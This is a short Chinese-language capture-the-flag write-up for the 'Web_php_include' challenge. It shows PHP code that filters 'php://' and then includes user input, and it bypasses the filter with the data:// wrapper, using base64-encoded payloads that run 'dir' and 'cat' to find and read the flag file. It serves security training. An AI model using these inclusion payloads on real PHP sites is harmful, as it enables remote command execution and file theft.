攻防世界web Web_php_include writeup

原创

Sprint#51264 于 2020-07-18 16:16:28 发布 63 收藏


```php
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```


看题目所给，页面会把所有传入页面url的php://给替换掉

查询php://得知应该是php伪协议的知识点

从官网得知data://伪协议从而不使用php://

用法：`data://text/plain;base64,`

也就是说页面会执行后面的base64代码


用语句`

```
<?php system("dir")?>
```

base64编码得

PD9waHAgc3lzdGVtKCJkaXIiKT8+（使用的时候+要url编码）

得页面



得知fl4gisisish3r3.php文件

```
<?php system("cat fl4gisisish3r3.php")?>
```

base64编码后

PD9waHAgc3lzdGVtKCJjYXQgZmw0Z2lzaXNpc2gzcjMucGhwIik/Pg==

得页面并查看源码